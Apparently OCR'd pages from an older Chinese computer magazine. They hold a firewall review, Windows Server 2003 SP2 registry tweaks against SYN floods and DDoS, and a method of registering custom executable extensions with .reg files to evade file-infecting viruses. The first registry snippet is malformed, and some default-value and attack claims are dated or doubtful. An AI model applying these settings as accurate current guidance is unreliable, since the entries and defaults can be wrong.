Ashampoo防火墙还为我们集成了四个好用的小工具。“自动启动管理器”，顾名思义就是列举电脑自启动的程序，“全部”项列举的除了随计算机启动的程序外，还有通过其它程序启动的dll文件，如图7；“处理进程资讯”是一个进程管理工具，一样可以列举全部进程、系统进程和非系统进程，我们可以按“结束处理进程”来终结选中的进程；“网络网路清理器”则是可以帮我们清除上网隐私的工具；“IP Spam阻断器”能帮我们抵挡垃圾信息。

总的来说Ashampoo是一款简单而又实用的防火墙，占用的系统资源也不多，推荐给大家，希望大家喜欢。

（本文所涉及到的Ashampoo Firewall已收录到光盘中）




图6




图7

文章难易度：★★★

文章阅读点：如何利用注册表来优化windows2003 sp2的抗DDOS能力

修补Windows2003 sp2补丁包中的抗DDoS缺陷

chuangtse

早在2007年3月份，微软就发布了Windows Server 2003 SP2补丁包，SP2补丁包主要优化了很多系统功能（具体请参考补丁包说明），相信很多网管朋友已经在第一时间安装了这个补丁包，我也和大家一样，在自己管理的服务器上安装了SP2，但问题同样也随之而来。

我管理的服务器是典型的WEB服务器，只提供WEB服务，正常情况下日常在线人数在1000人左右。在没有安装SP2前，服务器的服务能力和抗DoS、DDoS能力都经过了一定的优化，还算可以。但是在安装了SP2后，明显看出服务器的抗DDoS能力大幅降低，很多时候就算是正常的在线人数也非常卡，用户反映浏览网页时不够流畅！

经过将近两个月的分析，我发现SP2中对很多控制网络的参数做了修改，使得我的服务器负载能力已经大大降低。在对系统注册表的研究后，经测试，终于让WEB服务器的负载能力大大提高！相信很多朋友也可能遇到了和我一样的问题，在此特将我的优化策略中适用于大多数服务器的几个策略共享出来，希望能够解决网管朋友们的类似问题。

下文中的很多操作都涉及到注册表，如果使用注册表编辑器或其它方法错误地修改了注册表，可能会导致严重问题，这些问题可能需要重新安装操作系统才能解决，因此在修改注册表前请务必备份注册表！

一、禁止响应ICMP重定向报文

ICMP重定向报文是ICMP控制报文中的一种（其实我们经常说的ping就是用的ICMP），在特定的情况下，当路由器检测到一台电脑使用非优化路由的时候，它会向该主机发送一个

ICMP 重定向报文，请求主机改变路由，路由器也会把初始数据报向它的目的地转发。在现在的常见 DDoS 攻击手法中，很多人是利用的这个方法进行攻击。

我们找到如下的注册表键：

```
[HKEY_LOCAL_MACHINESYSTEMCurrentControlSetServicesTcpipParameters]
EnableICMPRedirects=dword00000000
```

这是控制系统 TCPIP 连接的部分属性的注册表键。安装 SP2 后，EnableICMPRedirects 默认是 dword00000001（图 1），意思是响应 ICMP 重定向报文，我们应该修改掉它，让系统禁止响应 ICMP 重定向报文，将其修改为 EnableICMPRedirects=dword00000000。

二、缩短 SYN 攻击连接响应超时

SYN 攻击属于 DDoS 攻击的一种，它利用 TCP 协议缺陷，通过发送大量的半连接请求，耗费 CPU 和内存资源。SYN 攻击除了能影响主机外，还可以危害路由器、防火墙等网络系统。事实上 SYN 攻击并不管目标是什么系统，只要这些系统打开 TCP 服务就可以实施。我们应该缩短 SYN 的连接超时时间，让服务器的负载能力得到更大的加强。




图 1




图 2

SYN 攻击的的数据流程是：服务器接收到攻击者发来的连接请求（syn=j），将此信息加入未连接队列，并发送请求包给客户（syn=k，ack=j+1），此时进入 SYN_RECV 状态。当服务器未收到客户端的确认包时，重发请求包，一直到超时，才将此条目从未连接队列删除。通常，攻击者会在短时间内伪造大量不存在的 IP 地址，向服务器不断地发送 syn 包，服务器回复确认包，并等待攻击者的确认。但由于源地址是不存在的，服务器需要不断的重发直至超时，这些伪造的 SYN 包将长时间占用未连接队列，正常的 SYN 请求被丢弃，目标系统运行缓慢，严重者引起网络堵塞甚至系统瘫痪。找到如下的注册表键：

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters\]
"SynAttackProtect"=dword:00000001
```

该注册表值可使传输控制协议（TCP）调整 SYN-ACKS 的重新传输。配置该值后，如果出现 SYN 攻击，连接响应超时时间将更短，服务器的抗 DDoS 能力将会得到很大的提高。在 SP2 下此键值默认如图 2 所示。

这个键的参数如下：

0（默认值）：无 SYN 攻击防护。

1：使 TCP 调整 SYN-ACKS 重新传输。

我们应该将 SynAttackProtect 设置为 1，这样可更有效的抵御 SYN 攻击。将 ynAttackProtect 设置为 1 时，如果系统检测到存在 SYN 攻击，连接响应的超时时间将更短。Windows2003 sp0 在默认情况下此键值是 0，在 SP1 的时候修改成 1，奇怪的是现在打上 SP2 以后，此值又变成了 0，真不知道微软是如何设计的。

三、快速清理非活动连接

网络上的服务器都有一个很重要的参数，就是“活动连接数”，通过这个数值可以看到有多少 IP 连接到服务器、有多少 IP 是存活的连接、有多少 IP 是已经不在有数据交互的连接。现在最流行的用肉鸡发起的 DDoS 攻击，就是使用大量的数据包拥堵服务器的某一个端口。找到如下的注册表键：

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters\]
KeepAliveTime
```

该值控制 TCP 通过发送“保持活动”的数据包来验证空闲连接仍然完好无损的频率。如果仍能连接到远程计算机，该计算机就会对“保持活动”的数据包作出应答。默认情况下，不发送“保持活动”的数据包。建议将该值设置为 300000（5 分钟）。注意，这个设置和服务器上运行的 web 内容有很直接的关系，如果你的服务器访问者的页面驻留时间很长，请酌情延长此数值。

经过上面三步的设置，相信你的服务器的抗 DDOS 攻击强度应该得到了比较大的提高。关于 SP2 的网络优化其实还有很多，只是根据具体的网络环境，优化的方式不同，很多优化方法也是特殊的，所以在这里不再过多的讨论。希望更多朋友公布更多实用的网络安全技术，让网络的天空更加蔚蓝！

文章难易度：★★★

文件关联——在手工防毒杀毒中的利用

[G-AVR]Greysign

感染型病毒自威金出现后就开始频繁爆发，反复发作的病毒大部分都是感染型的病毒，这类病毒的危害性比较大，通常感染可执行文件后，程序可以正常运行，但倘若病毒编写者的水平不行的话，就容易出现程序感染后被破坏的情况，那样的话损失就难以估计了。

对于这类感染型的病毒，也同样是以查杀为主，并没有什么普遍通用的防治办法。在此我提出几点技巧和思路，可以在一定程度上进行病毒防治。感染型的病毒有不少使用了偷懒的方法，就是只检查文件的后缀来判断是否为可执行程序，并没有检查文件的 PE 结构是否为一个合法的执行程序，所以我们可以简单的利用文件的后缀来绕过病毒的感染。这个办法同样也可以用于修改程序关联来达到启动病毒的防治。因为文件关联的问题，一些专杀工具和杀毒辅助软件都采用了 EXE 之外的可执行文件后缀名，例如.COM、.PIF、.BAT、.CMD 之类的可执行程序的后缀。这些都是系统默认的，假如病毒更恶心些，编写成感染.COM、.PIF、.BAT、.CMD、.EXE 的话，那么我们该怎么办？使用文件关联就可以不用第三方工具解决这个问题。

我们随便打开一个文件夹，进入“文件夹选项”，点“工具”，就会看到文件类型选项，在文件类型选项里可以看到已经注册的后缀名。我们可以在这里添加一个自己的可执行文件后缀。点击新建，接着填写后缀名称，这个就随便我们填写了，只要不和已经注册的后缀名一样就行，例如我填写的是 grey，然后




图1

点高级，出现一个下拉菜单"关联的文件类型"，我们把菜单拉到最后，就可以看到"应用程序"这一项了，选择它，然后确认，不用重启就会生效了（图1）。

我把一个EXE后缀的可执行文件改成了.grey后缀，然后打开它，还是可以作为执行程序正常使用，这样就可以避免被病毒感染了。其实这些操作只是在注册表里增加一个项而已，然后在项里设置它的打开方式，所以我们可以通过修改注册表达到同样的效果。

```
[CODE]
Windows Registry Editor Version 5.00
[HKEY_LOCAL_MACHINE\SOFTWARE\Classes\.grey]
@="exefile"
[/CODE]
```

把以上的代码保存为.reg文件导入就可以了，大家可以根据自己需要修改后缀，上边代码中的后缀是.grey。

还有一个问题就是假如病毒连打开关联都是指向病毒那该怎么办？因为上面的代码打开关联是指向EXEfile的，假如EXEfile的打开关联被指向了病毒文件，那么我们即使使用自己修改的后缀名也会因为打开关联而运行了病毒，前功尽弃。关于这个问题我们可以使用下边的解决办法。

自己新建一个功能和exefile一样的*file，大家只要把以下的代码保存为.reg文件导入就可以了，可以根据需要修改为*file。使用记事本的替换功能把greyfile替换为你想要的*file。

```
[CODE]
Windows Registry Editor Version 5.00
[HKEY_CLASSES_ROOT\greyfile]
@="应用程序"
"EditFlags"=hex:38,07,00,00
"TileInfo"="prop:FileDescription;Company;FileVersion"
"InfoTip"="prop:FileDescription;Company;FileVersion;Create;Size"
[HKEY_CLASSES_ROOT\greyfile\DefaultIcon]
@="%1"
[HKEY_CLASSES_ROOT\greyfile\shell]
[HKEY_CLASSES_ROOT\greyfile\shell\open]
"EditFlags"=hex:00,00,00,00
[HKEY_CLASSES_ROOT\greyfile\shell\open\command]
@="\"%1\" %*"
[HKEY_CLASSES_ROOT\greyfile\shell\runas]
[HKEY_CLASSES_ROOT\greyfile\shell\runas\command]
@="\"%1\" %*"
[HKEY_CLASSES_ROOT\greyfile\shellex]
[HKEY_CLASSES_ROOT\greyfile\shellex\DropHandler]
@="{86C86720-42A0-1069-A2E8-08002B30309D}"
[HKEY_CLASSES_ROOT\greyfile\shellex\PropertySheetHandlers]
[HKEY_CLASSES_ROOT\greyfile\shellex\PropertySheetHandlers\PifProps]
@="{86F19A00-42A0-1069-A2E9-08002B30309D}"
[HKEY_CLASSES_ROOT\greyfile\shellex\PropertySheetHandlers\ShimLayer Property Page]
@="{513D916F-2A8E-4F51-AEAB-0CBC76FB1AF8}"
[HKEY_CLASSES_ROOT\greyfile\shellex\PropertySheetHandlers\{B41DB860-8EE4-11D2-9906-E49FADC173CA}]
@=""
[/CODE]
```

现在我们再针对开始的那段代码做一下修改，把指向EXEFILE改为指向greyfile。

```
[CODE]
Windows Registry Editor Version 5.00
[HKEY_LOCAL_MACHINE\SOFTWARE\Classes\.grey]
@="greyfile"
[/CODE]
```

然后再把随便一个EXE程序后缀名改为你所新建的后缀名，看看是不是跟打开EXE一样了。呵呵，这样我们就不用怕被感染后缀和被修改文件关联了。只要你把上述两处代码保存为REG文件导入，就可以拥有自己的可执行程序后缀了，可以防止触发病毒。对于一些比较重要的程序，可以采用这个方法来避免病毒的破坏。

